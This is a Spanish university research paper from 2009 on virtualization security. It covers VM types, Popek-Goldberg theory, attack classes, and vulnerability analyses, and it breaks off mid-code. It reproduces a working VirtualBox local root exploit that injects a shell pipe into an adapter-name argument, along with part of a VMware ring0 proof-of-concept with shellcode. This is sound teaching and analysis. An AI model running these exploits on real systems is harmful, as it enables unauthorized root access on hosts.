Seguridad de la Información

Segundo Cuatrimestre del 2009

Departamento de Computación
Facultad de Ciencias Exactas y Naturales
Universidad de Buenos Aires

Seguridad en Virtualización

Trabajo Práctico de Investigación

Integrante	LU	Correo electrónico
Blanco, Matias	508/05	matiasblanco18@gmail.com
Freijo, Diego	4/05	giga.freijo@gmail.com
Taraciuk, Andrés	228/05	ataraciuk@gmail.com

Palabras Clave

virtualización, seguridad, máquina virtual, hypervisor, programa malicioso - virus informático

Índice

1. Introducción

1.1. Definiciones

La Virtualización consiste en la abstracción de recursos de una computadora. Es la implementación de una máquina virtual (VM). Una máquina virtual, a su vez, es la implementación en software de una máquina que se comporta como una máquina física. Una característica esencial de una VM es que el software que corre dentro de ella (llamado guest) se encuentra limitado a los recursos y abstracciones proveídos por la VM, no debería poder escaparse de su mundo virtual. Existen dos grandes categorías de máquina virtual: de sistema y de proceso.

1.2. VM de Sistema

Una VM de Sistema provee una plataforma de sistema completa que permite la ejecución de un sistema operativo completo. Las VM de Sistema poseen una capa de software encargada de la virtualización, llamado Hypervisor o Virtual Machine Monitor. Un hypervisor puede correr directamente sobre hardware (tipo 1 o VM nativa) o sobre un sistema operativo (tipo 2 o VM 'hosteada'). El 'virtual machine manager'(VMM) es el proceso encargado de la virtualización de una máquina virtual, y el hypervisor es, a su vez, el encargado de administrar los VMMs en ejecución. Una VM de sistema posee las siguientes ventajas:

- Múltiples entornos de SO pueden coexistir en el mismo hardware, en completa isolación entre ellos.
- La VM puede proveer un set de instrucciones diferente al del hardware.
- Costos de mantenimiento reducidos, alta disponibilidad y la capacidad de recupero ante desastres.

Existen diferentes subcategorías de VM de sistema: virtualización completa (llamada simplemente 'Virtualización'con frecuencia), virtualización asistida por hardware, virtualización parcial, paravirtualización, virtualización a nivel de sistema operativo. A continuación se detallarán algunas de estas subcategorías.

1.2.1. Virtualización (completa)

La virtualización completa es la técnica que ofrece un tipo de ambiente de máquina virtual, uno que es una simulación completa del hardware donde corre. En este ambiente, cualquier aplicación capaz de ejecutar sobre el hardware virtualizado puede ejecutarse. En especial, sistemas operativos.

Un problema central en virtualización completa es la intercepción y simulación de las instrucciones privilegiadas (por ejemplo, instrucciones de I/O). El efecto de cada operación dentro de una VM debe ser mantenido dentro de esa VM (operaciones virtuales no deberían poder alterar el estado de otra VM, del hypervisor o del hardware). Algunas instrucciones pueden ser ejecutadas directamente por el hardware, pues sus efectos se encuentran controlados por el hypervisor, por ejemplo,

posiciones de memoria y registros aritmticos. Sin embargo, hay instrucciones que se escaparían del entorno virtual, y que entonces no debe estar permitido ejecutar directamente, tienen que ser capturadas y simuladas. Ejemplos de programas que ofrecen virtualización completa son VMware Workstation y VirtualBox.



Figura 1: Comparación entre un entorno no virtualizado (izquierda) y un entorno con virtualizacón completa (derecha)

1.2.2. Paravirtualización

En este caso, se modifica el kernel del sistema operativo guest (o sea, el que es virtualizado), principalmente algunos drivers. A diferencia de en virtualización completa, el guest sabe que está en un entorno virtual, pues el kernel fue modificado para comunicarse directamente con el hypervisor. El objetivo principal es mejorar la performance en relación con virtualización completa, modificando las llamadas críticas para que, en vez de tener que pasar por el overhead de traducir las instrucciones desde el entorno físico al virtual, las llamadas se hagan directamente al hypervisor. La paravirtualización exige que el sistema operativo esté explícitamente porteado para la nueva API, un sistema operativo convencional no puede ser montado directamente sobre un hypervisor paravirtualizado. El hypervisor de Xen es el ejemplo más conocido de paravirtualización.

1.3. VM de Proceso

Una VM de proceso corre como un proceso normal dentro del sistema operativo, y soporta un único proceso. La VM es creada cuando el proceso a hostear es iniciado, y es destruida cuando el mismo termina. El objetivo es proveer un entorno de programación independiente de la plataforma, abstrayendo detalles de hardware o SO. Las VMs de proceso proveen un alto nivel de abstracción, y son implementadas con un intérprete, aunque pueden llegar a tener una performance comparada a un lenguage de programación compilado con el uso de compilación 'just in time'.

Ventajas de VM de proceso:

- Permite a las aplicaciones correr en entornos diferentes a los cuales fue pensado la aplicación.
- Puede proteger al sistema operativo u otras aplicaciones de código inseguro de la aplicación virtualizada, pues cualquier problema no debería expandirse por fuera de la VM.



Figura 2: En un entorno paravirtualizado, el sistema operativo tiene modificaciones para comunicarse directamente con el hypervisor

- Permite implementar el principio de seguridad de menor privilegio, pues el usuario final no necesitaría ser administrador para correr la aplicación virtualizada.
- Permite a las aplicaciones ser copiadas a un medio portable, y luego importadas sin la necesidad de ser instaladas en la otra máquina.

1.3.1. Emulador

Los emuladores son la subcategoría principal dentro de las VMs de proceso. Su objetivo es permitir ejecutar aplicaciones de una arquitectura dentro de otra. Un ejemplo es DOSBox, cuya función es emular la línea de comandos de MS-DOS.

Otros ejemplos de emuladores conocidos: La máquina virtual de java, QEMU, Bochs.

1.4. Soporte de hardware para virtualización

1.4.1. Requerimientos para virtualización de Popek y Goldberg

En 1974, Gerald J. Popek, de la universidad de California, y Robert P. Goldberg, de la universidad de Harvard y de Honeywell, publican un artículo donde especifican los requisitos que debe cumplir una arquitectura de hardware para soportar eficientemente la virtualización.

Popek y Goldberg introducen una clasificación de las instrucciones de la arquitectura en tres categorías:

1. Instrucciones sensibles de control: Son aquéllas que cambian la configuración



Figura 3: Diagrama de cómo la VM de java encapsula las diferentes arquitecturas y provee un entorno común para el bytecode.

de recursos del sistema.

2. Instrucciones sensibles de comportamiento: Son aquéllas cuyo resultado depende de la configuración de los recursos.

3. Instrucciones privilegiadas: Son aquéllas que, en modo usuario, resultan en una interrupción, con la consiguiente toma de control por parte del sistema operativo, y, en modo sistema, no resultan en una interrupción.

El teorema de Popek y Goldberg dice lo siguiente:

Dada una arquitectura, un hypervisor puede ser implementado en ella si el conjunto de instrucciones sensibles (o sea, las instrucciones de tipo 1 o 2) est incluido en el conjunto de instrucciones privilegiadas (las del tipo 3).

Si se cumple el teorema, las instrucciones que pueden afectar el correcto funcionamiento del hypervisor (las instrucciones sensibles) siempre resultan en interrupción (pues también son instrucciones privilegiadas), por lo que el hypervisor toma el control. De esta manera, nos aseguramos que el hypervisor tenga el control de los recursos de la VM.

Popek y Goldberg también dan un teorema para el concepto de Recursivamente Virtualizable, pero no vamos a hablar de ese concepto en este trabajo.

1.4.2. Soporte de hardware para virtualización en la arquitectura x86

En sus inicios, la arquitectura x86 no cumplía con el teorema de Popek y Goldberg, por lo que era muy complicado para los programadores implementar software

de virtualización para la arquitectura que no fuera muy ineficiente.

El set de instrucciones de la arquitectura x86, sin extensiones, contiene 17 instrucciones sensibles que no son privilegiadas, no cumpliendo, de esta forma con el teorema.

Mucho tiempo después, tanto Intel como AMD crean, de manera independiente, extensiones a la arquitectura x86 que cumplen con el teorema de Popek y Goldberg. Intel, en 2005, desarolla 'Intel VT-x', su extensión para virtualización. AMD, en 2006, realiza lo mismo, llamando a su extensión 'AMD-V'. Ambas implementaciones difieren en ciertos aspectos, pero logran el mismo objetivo.

1.5. Historia

Las máquinas virtuales fueron desarrolladas en primera instancia por IBM en la década de 1960, como una manera de dividir lógicamente el hardware mainframe. De esta manera, se conseguía que los mainframes fueron 'multiproceso', corriendo varias aplicaciones al mismo tiempo. En esa época las mainframes eran un recurso muy caro, entonces eran dise nadas para ser particionadas y, de esta manera, nivelar mejor la inversión. La virtualización fue abandonada en los 80 y los 90 cuando aplicaciones cliente-servidor y máquinas baratas con arquitectura x86 establecieron el modelo de computación distribuida. Hoy en día, las computadoras basadas en x86 están sufriendo el mismo problema de subutilización y rigidez que tenían las mainframes en 1960, y entonces el concepto de virtualización está volviendo a ser usado.

La primera apuesta realizada por IBM fue el sistema operativo CP-40, creado para la mainframe System/360. El sistema fue reemplazado rápidamente por el sistema operativo CP-67. En sus inicios, la virtualización fue pensada como un proyecto interno de investigación en IBM, y no como un producto. El hypervisor estuvo disponible comercialmente en 1972.

http://www.virtualization.info/ http://en.wikipedia.org Gerald J. Popek and Robert P. Goldberg (1974). "Formal Requirements for Virtualizable Third Generation Architectures"http://www.vmware.com http://www.xen.org/

2. Ataques

La virtualización causó un gran impacto al brindar un nuevo paradigma sobre la forma en la cual interactuamos con equipos, realizamos pruebas, administramos servidores, entre otros. Y para la segurdad informática representa un nuevo conjunto de herramientas para el análisis de programas maliciosos y disminuir la exposición de sistemas reales.

Pero para lograrlo se necesita un atributo importante: la **isolación** de las máquinas virtuales del mundo exterior, físico y real. Es decir, cualquier proceso (incluyendo al sistema operativo) corriendo en una máquina virtual no debería poder saber que lo está. Menos aún debería poder interactual con el sistema operativo host o las demás máquinas virtuales. Ésta cualidad no siempre es conseguida, y existen varios vectores de ataque disponibles para que una aplicación maliciosa logre romper la isolación.

A continuación mostraremos los puntos clave donde se puede atacar un ambiente virtualizado y formas con las cuales prevenir de ser vulnerados por éstos. Cabe aclarar que algunos de los puntos nombrados pueden ser considerados como características favorables de los ambientes virtualizados. Pero también pueden ser de ayuda para un atacante.

Los ataques conseguidos en la práctica utilizando las técnicas aquí presentadas serán explicados en las siguientes secciónes.

2.1. Detección de ambiente virtualizado

El objetivo de una máquina virtual es proveerle al usuario un equipo que parece real pero en realidad no lo es. Ésto aplica principalmente para las aplicaciones que ejecute. Por eso se espera que cada una de éstas se comporten dentro de una VM de la misma forma que se comportaría dentro de de un equipo normal.

Consiguiendo tal objetivo uno puede analizar el consumo de recursos de la aplicación y las entradas y salidas que realiza tales como conexiones al exterior, accesos a archivos, estructuras de datos del sistema (como el registro en Windows), etc con total certeza que los datos tomados hubiesen sido similares en ambientes reales. También uno podría ejecutar programas potencialmente maliciosos en entornos seguros (máquinas virtuales comportándose como sandboxes) y ver si realmente lo son; o auditar los daos que realiza si se sabe que efectivamente lo es y encontrar un método de protección adecuado.

Especialmente en el caso de los programas maliciosos es cuando se hace indispensable la necesidad de no revelar que se encuentra en un equipo virtualizado. De no lograrlo, éste podría comportarse de forma diferente (no maliciosa) ya que sospecha que está siendo analizado.

Lamentablemente los equipos con vitualización completa resultan póco útiles en la práctica debido a la gran ineficiencia de recursos que se genera y es por ésto que la mayoría de las soluciones de virtualización utilizan paravirtualización. Éste enfoque presenta modificaciones al kernell del sistema operativo guest con lo cual ya se compromete desde el inicio la transparencia de la máquina virtual. Por su

parte, el hypervisor y las VMM no dejan de ser programas y como tales pueden contener vunerabilidades a la hora de esconder su verdadera naturaleza a los procesos corriendo dentro. Además un ambiente virtualizado puede poseer una mala configuración por parte de sus administradores que vulneren al sistema. Así los creadores de códigos maliciosos obtienen herramientas para detectar ambientes virtualizados. Las más importantes se explicarán en detalle en la sección correspondiente.

2.1.1. Ataques de tiempo

Existen diferencias temporales en ciertas operaciones cuando se trabaja con hardware real y uno virtualizado. Por ejemplo, leer un registro PCI puede tardar cientos de ciclos en leer desde el hardware pero solo uno cuando éste ya se encuentra en un registro del CPU. Éstas diferencias pueden no apreciarse si se corre en un ambiente virtualizado, ya que el hypervisor genera nuevas instrucciones que pueden alterar los datos de los registros del procesador. Un programa podría utilizar las diferencias esperadas para detectar un ambiente virtualizado.

2.1.2. Invirtiendo el enfoque de la defensa

Dada la dificultad de esconder aquella información que advierte si el ambiente es virtualizado o no, los programas maliciosos poseen mejores herramientas para la detección de éstos y comportarse de maneras diferentes a como lo harían en equipos reales. Así es como la ingeniería inversa que se puede realizar sobre éstos programas puede quedar resultar inútil en varios casos. Ésto presenta un serio desafío para los encargados de la protección de sistemas productivos.

Pero existe otro enfoque y es el de, en lugar de hacer ver a una máquina virtual como física, hacer ver a una máquina física como virtual. Así se logra que todo programa malicioso que infecta a un equipo productivo entre en un estado de paranoia constante al considerar que lo están analizando e intentando de desensamblar. Luego, éste se comportaría benéficamente y nunca logre daar ni infectar al sistema[1].

2.2. VM Escape

Como ya se dijo, una aplicación maliciosa posee ciertos medios para detectar ambientes virtualizados y comportarse de manera diferente si sospecha que está siendo analizado. Pero también puede aprovecharse aún mas de las vulnerabilidades encontradas y causar daos en el mismo ambiente.

Éstos ataques se llaman VM Escape y por lo general consisten en explotar alguna vulnerabilidad en el hypervisor (principalmente, buffer overflow) y conseguir que éjecute código arbitrario. Como éste corre en el sistema operativo host, el código maliciosos afectará al sistema operativo host y se ejecutará con los privilegios del hypervisor (por lo general son elevados debido a las tareas de bajo nivel que requiere efectuar en el sistema).

[1]Más información: `http://www.eecs.umich.edu/?zmao/Papers/DCCS-xu-chen.pdf`

Así se compromete al equipo físico y a todas las demas máquinas virtuales ejecutando en él ya que le hypervisor posee control absoluto sobre éstas. Es decir, un programa malicioso ejecutado en una máquina podría apropiarse de todo el sistema.

2.3. Comunicación entre VMs y entre guest y host

Dada la necesidad de isolación ya explicada anteriormente, una máquina virtual (es decir, ningun proceso ejecutándose en ella) no debería poder comunicarse con las demás corriendo en el mismo equipo físico o con el host. Pero así como se dijo antes el hypervisor puede poseer vulnerabilidades que comprometan éste requerimiento y brinden puertas de acceso a los programas para que monitoreen y alteren la información de ellos.

2.3.1. Medios comunes

Una forma son los medios comunes brindados adrede por el software de virtualización utilizado. Los más comunes son

Clipboard Algunos productos de virtualización permiten que el host y los guests compartan el clipboard (o portapapaeles) pudiendo cada uno de ellos leer y modificar sus contenidos. En algunos casos la información que se aloje en éste puede ser confidencial, como una contrasea, y no debería ser compartida con los demás equipos. Además, al ser un medio donde se puede alojar cualquier tipo de información, se podría llegar a utilizar como covert channel para facilitar un ataque desde una máquina virtual a otra (o al host).

Shares Algunos productos también traen por defecto carpetas compartidas por cada guest y el host con el objeto de facilitar el tráfico de archivos entre éstos. Igual que con el clipboard, puede ser un aspecto no deseado y debería deshabilitarse de ser así.

Integración de aplicaciones Las últimas tecnologías de virtualización pretenden facilitar la operatoria del usuario final y buscan obtener máquinas virtuales más integradas entre sí y el host a mayores niveles que los mostrados anteriormente. Por ejemplo, VMWare posee el modo Fusion[2] que permite ejecutar las aplicaciones del guest como si corriesen en el host, brindándole acceso a recursos sensibles como el sistema de archivos. Por supuesto, en alguntos casos son características deseables, pero en otros no y se debe tener cuidado a la hora de configurarlas para obtener el nivel de isolación requerido.

2.3.2. Redes virtuales

Los hypervisor por lo general utiizan hubs o switches virtuales para responder a las necesidades de red de las máquinas virtuales. Bajo éstos enfoques el host sería un gateway entre la red virtual y las redes externas.

[2]Más informacion sobre VMWare Fusion: `http://www.vmware.com/products/fusion`

En las redes reales existen ataques tales como técnicas para leer la información que circula en las mismas (sniffing) y hacerse pasar por otro equipo (spoofing) aprovechando la ubicación de un equipo en la misma red que otro. Respecto a la primera, con un hub es trivial ya que los paquetes son enviados a todos los equipos en la misma red, y con un switch se pueden utilizar ataques de ARP Poisoning[3]. Sobre la segunda, principalmente consiste en utilización de direcciones MAC de otros equipos o incluso también con ARP Poisoning[4].

Los hubs y switches virtuales se comportan de la misma forma que sus contrapartes físicas, por lo que son vulnerables a los mismos ataques. Por lo tanto si no se tiene cuidado en la configuración de la red vitual una máquina virtual podría monitorear información o hacerse pasar por otra de ellas utilizando éste medio de comunicación.

2.3.3. Monitoreo de host a guest

El hypervisor posee control total sobre las máquinas virtuales que ejecuta. Puede brindarle o quitarle recursos, ejecutarlas, reiniciarlas o apagarlas, etc. Pero también puede monitorear la actividad que realizan, ya sea la comunicación que circula por la red virtual (como se dijo, el host hace las veces de un gateway de ésta), los archivos que accede (junto a la información que lee y escribe de éstos) o la memoria que utilizan *en caliente*, es decir, en uso.

Ésto presenta un riesgo para la información encontrada dentro de las máquinas virtuales. Principalmente no porque el hypervisor sea malicioso y snifee ésta con fines maléficos (aunque podría serlo) si no por el peligro que éste sea comprometido debido a un programa que sí posea fines malvados, como puede ser un virus, o un usuario explotando una vulnerabilidad en él.

Y puede resultar en un compromiso mayor a los que suceden en ambientes no virtualizados. Debido a las técnicas de memoria segmentada que presentan la mayoría de los sistemas operativos hoy en día, es casi imposible que un proceso malicioso accese a la información que maneja en ése momento otro proceso; es decir, no puede leer memoria que no sea suya. Pero si el proceso malicioso vulnerase al hipervisor, encontraría la gran ventaja de conseguir éste tipo de monitoreo por sobre uno ejecutándose en un guest.

Como cualquier programa vulnerable, lo mejor es aplicarle al hypervisor los parches a la brevedad posible para evitar éste tipo de problemas y mantener todo el sistema operativo host y la red a la cual se encuentra conectado en condiciones óptimas para cumplir con los requerimientos de seguridad del sistema.

2.4. Denegación de servicio

El host comparte sus recursos con las máquinas virtuales que ejecuta. Por ello es importante que el hypervisor asegure una utilización justa de los mismos. De no lograrlo un guest podría causar una utilización masiva de cierto recurso (principalmente red, file system, memoria o procesador) y causar starvation, lo que se traduce

[3]Más información sobre ARP Poisoning: `http://en.wikipedia.org/wiki/Arp_poisoning`
[4]Más información sobre Spoofing: `http://en.wikipedia.org/wiki/Spoofing_attack`

en un ataque de denegación de servicio sobre el host y las demás máquinas virtuales que éste ejecuta.

2.5. Modificaciónes al hypervisor y máquinas virtuales

Como ya se dijo, el hypervisor posee control absoluto sobre las máquinas virtuales. Si éste se compromete y un atacante logra que ejecute códgo arbitrario todo ése control estaría en sus manos. Pero también se podría modificar al hypervisor para se comporte de la forma que el intruso desee. Por ejemplo, favorecer a alguna máquina virtual en la asignación de recursos, permitiendo que sólo corran alguna de ellas, generándoles comportamientos erráticos causando DoS, etc. Por eso se debe tener gran cuidado en quien accede a su binario y librerías que utiliza.

Pero las modificaciones también pueden realizarse al nivel de la máquina virtual. Lo que se comprometería aquí serían los programas e información que posee, haciendo que el atacante agregue el comportamiento que desee a éstos o al sistema operativo guest. Nuevamente, se debe controlar el acceso a los archivos de la la máquina virtual.

3. Vulnerabilidades

En esta sección se van a discutir y analizar las principales vulnerabilidades encontradas en los 3 entornos de virtualizacion mas importantes como son VMWare, Sun VirtualBox y Microsoft VirtualPc.

3.1. VirtualBox VBoxNetAdpCtl Privilege Escalation

Esta vulnerabilidad reportada el 17 de Octubre del 2009 por Thomas Biege de SUSE Linux y patcheada por Sun el 17 de diciembre de este ao explota un error en el uso de la funcion popen(). A continuacion se ve el codigo vulnerable:

```
#define VBOXADPCTL_IFCONFIG_PATH "/sbin/ifconfig"
    ...
static bool removeAddresses(const char *pszAdapterName)
{
    char szCmd[1024], szBuf[1024];
    char aszAddresses[MAX_ADDRESSES][MAX_ADDRLEN];

    memset(aszAddresses, 0, sizeof(aszAddresses));
    snprintf(szCmd, sizeof(szCmd), VBOXADPCTL_IFCONFIG_PATH " %s",
       pszAdapterName);
    FILE *fp = popen(szCmd, "r");

    if (!fp)
        return false;
    ...
    return true;
}
    ...
int main(int argc, char *argv[])
{
    const char *pszAdapterName;
    ...
           pszAdapterName = argv[1];
    ...
    if (fRemove)
    ...
   }
   else
   {
        /* We are setting/replacing address. */
    ...
            if (!removeAddresses(pszAdapterName))
    ...
   return rc;
}
```

En el main de este modulo se ejecuta removeAddresses con el parametro pszAdapterName que viene de parametros de usuario. Una vez dentro de la funcion removeAddresses, se crea un path de la forma /sbin/ifconfig DEVICE, pero al ser el parametro con el que realiza el format string controlado por el usuario, el atacante puede ingresar con un pipe otros comandos a ser ejecutado por el shell con los privilegios de VBoxNetAdpCtl, que esta instalada como SUID root por defecto en varios sistemas operativos. Por lo tanto, el atacante gana privilegio de root en el host y de esta manera tiene privilegios para modificar los guest o el hypervisor.

Un exploit para la siguiente vulnerabilidad es el siguiente:

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/utsname.h>

int main(int argc,char* argv[])
{
        char *env[] = {NULL};
    int platform, machine = 0;
    struct utsname* sysdetail = malloc(sizeof(struct utsname));
    printf("[ Sun VirtualBox <= 3.0.6 OSX/SOL/LINUX local root exploit\n");
    if(argc > 1){
        printf("[ Trying %s\n", argv[1]);
        execle(argv[1],argv[1],"vboxnet0|./runme","1::2",NULL,env);
        exit(0);
    }
    else{
        printf("[ No path provided, will attempt to exploit
            system default\n");
    }
    printf("[ Places a root shell in ./sh if succesful\n");
    uname(sysdetail);
    if(!strncmp("Darwin",sysdetail->sysname,strlen("Darwin")))
        platform = 1;
    if(!strncmp("SunOS",sysdetail->sysname,strlen("SunOS")))
        platform = 2;
    if(!strncmp("Linux",sysdetail->sysname,strlen("Linux")))
        platform = 3;
    switch(platform){
        case 1:
            printf("[ Detected a Mac OS X target\n");
            execle("/Applications/VirtualBox.app/Contents/MacOS/VBoxNetAdpCtl",
                "VBoxNetAdpCtl","vboxnet0|./runme","1::2",NULL,env);
            break;
        case 2:
            printf("[ Detected a SunOS target\n");
            if(!strncmp("i86pc",sysdetail->machine,strlen("i86pc"))){
                printf("[ Detected SunOS is x86 platform\n");
                execle("/opt/VirtualBox/i386/VBoxNetAdpCtl","VBoxNetAdpCtl",
                    "vboxnet0|./runme","1::2",NULL,env);
```

```
            }
            else{
                printf("[ Guessing SunOS is amd64 platform\n");
                execle("/opt/VirtualBox/amd64/VBoxNetAdpCtl","VBoxNetAdpCtl",
                    "vboxnet0|./runme","1::2",NULL,env);
            }
            break;
        case 3:
            printf("[ Detected a Linux target\n");
            execle("/opt/VirtualBox/VBoxNetAdpCtl","VBoxNetAdpCtl",
                "vboxnet0|./runme","1::2",NULL,env);
            break;
        default:
            printf("[ Unknown OSE target. Try ./%s <path>/VBoxNetAdpCtl\n",
                argv[0]);
            break;
    }
        exit(0);
}
```

Este codigo realiza la llamada a la aplicación VBoxNetAdpCtl, previo chequeo de que sistema operativo se encuentre corriendo la maquina en ese momento. Esto impacta en el path al que se ataca, aunque se puede setear por los parametros del exploit.

En la linea

```
execle("/opt/VirtualBox/VBoxNetAdpCtl","VBoxNetAdpCtl","vboxnet0|./runme",
    "1::2",NULL,env);
```

se ve que se esta ejecutando $VBoxNetAdpCtl$ con el parametro $vboxnet0|./runme$, lo que va a resultar que el programa termine ejecutando

```
popen(/sbin/ifconfig vboxnet0|./runme)
```

runme es un programa que recibe parametros por consola para ejecutar, pero puede ser cambiado por cualquier otro para el uso del atacante.

El patch que aplico la gente de Sun fue el siguiente:

```
int checkAdapterName(const char *pcszNameIn, char *pszNameOut)
{
    int iAdapterIndex = -1;

    if (   strlen(pcszNameIn) >= VBOXNETADP_MAX_NAME_LEN
        || sscanf(pcszNameIn, "vboxnet%d", &iAdapterIndex) != 1
        || iAdapterIndex < 0 || iAdapterIndex > 99 )
    {
```

```
        fprintf(stderr, "Setting configuration for %s is not supported.\n",
            pcszNameIn);
        return ADPCTLERR_BAD_NAME;
    }
    sprintf(pszNameOut, "vboxnet%d", iAdapterIndex);
    if (strcmp(pszNameOut, pcszNameIn))
    {
        fprintf(stderr, "Invalid adapter name %s.\n", pcszNameIn);
        return ADPCTLERR_BAD_NAME;
    }

    return 0;
}
```

Se reemplazo la llamada peligrosa al popen por execve y se agregaron nuevos chequeos basicos sobre el argumento de entrada.

3.2. VMware Products Guest Privilege Escalation Vulnerability

En este caso, vamos a analizar una vulnerabilidad reportada por Tavis Ormandy y Julien Tinnes de Google Security Team que afecta a todos los productos de virtualizacion de VMware, incluidos aquellos que utilizacion virtualizacion por hardware. Fue publicada el 27 de Octubre del 2009 por VMware en conjunto con los investigadores y el parche salio el mismo dia.

Al ser VMware una aplicacion propietaria y de codigo cerrado no fue divulgado el codigo vulnerable, pero si un analisis detallado de la vulnerabilidad.

En modo protegido, cpl es igual a los dos bits menos significativos del registro cs. Sin embargo, en modo Virtual-8086 (el cual es un modo para correr aplicaciones de modo real que son incapaces de correr en modo protegido, como aplicaciones de MS-DOS por ejemplo) el cpl es siempre 3, que significa menor privilegio, sin importar el valor del registro cs.

Cuando el procesador eleva una excepcio de page fault, un codigo de excepcion es introducido al stack conteniendo los flags usados por el sistema operativo para determinar el correcto curso de accion. Uno de esos flags es llamado U/S (user/supervisor), el cual es establecido si la falta ocurrio cuando el procesador estaba en modo usuario.

En el modo Virtual-8086, cuando VMware emula una instruccion de llamada larga (far call) o salto largo (far jump), incorrectamente introduce a la pila el valor devuelto de cs e ip usando acceso de supervisor, causando un codigo de excepcion incorrecto que es enviado al sistema operativo huesped.

Como el modo Virtual-8086 permite codigo de usuario para especificar el registro cs en un valor arbitrario, incluyendo los dos bits menos significativos, un atacante puede usar el acceso del supervisor para confundir al kerner y generar una elevacion de privilegios.

La siguiente prueba de concepto fue liberada por los autores:

```
//
// ------------------------------------
//  VMWare Workstation Virtual 8086 Linux Local ring0
// --------------------------- taviso@sdf.lonestar.org, julien@cr0.org -----
//
// Tavis Ormandy and Julien Tinnes, June 2009
//
//

#ifndef _GNU_SOURCE
# define _GNU_SOURCE
#endif
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <stdbool.h>
#include <stdint.h>
#include <string.h>
#include <signal.h>
#include <sys/mman.h>
#include <sys/user.h>
#include <sys/vm86.h>
#include <asm/unistd.h>

#include "vm86util.h"

static bool InitialiseVirtual8086();
static bool InstallShellCode();
static bool EnterVirtual8086();
static bool MapPageAtNull();

int main(int argc, char **argv)
{
    // Get a page mapped at NULL
    if (MapPageAtNull()) {
        fprintf(stderr, "mmap() failed: %m\n");
        return 1;
    }

    // Setup the Virtual 8086 address space
    InitialiseVirtual8086();

    // Install the shellcode that executes once we've gained control of the kernel
    InstallShellCode();

    // Trigger the VMWare Vulnerability
    EnterVirtual8086();

    // Not Reached
```

```
    abort();
}

static bool MapPageAtNull()
{
   return mmap(NULL, PAGE_SIZE, PROT_NONE, MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED,
   0, 0) == MAP_FAILED;
}

static char Message[1024];
static size_t MessageSize;

static bool InstallShellCode()
{
    uint8_t *code;
    uint32_t codesize;

    // Message to print from ring0
    MessageSize = snprintf(Message, sizeof(Message),
        "<script>alert('ring0')</script>\n");

    CODE32("mov     esp, edi                        \n"     // Restore a usable stack
           "sub     esp, 0x50                       \n"     // Fixup stack pointer

           // Print message
           "mov     edx, MessageSize                \n"     // len
           "lea     ecx, Message                    \n"     // buf
           "mov     ebx, " SYM(STDOUT_FILENO) "     \n"     // fd
           "mov     eax, " SYM(__NR_write) "        \n"
           "int     0x80                            \n"
             // write(STDOUT_FILENO, Message, sizeof(Message));

           // Now kill this process
           "mov     eax, " SYM(__NR_getpid) "       \n"
           "int     0x80                            \n"     // getpid()
           "mov     ebx, eax                        \n"     // pid
           "mov     ecx, " SYM(SIGKILL) "           \n"     // signal
           "mov     eax, " SYM(__NR_kill) "         \n"
           "int     0x80                            \n",
             // kill(getpid(), SIGKILL);
           code,
           codesize);

    // Install it to the pnp bios jmp location
    memcpy(REAL(0x0000, 0x0000), code, codesize);

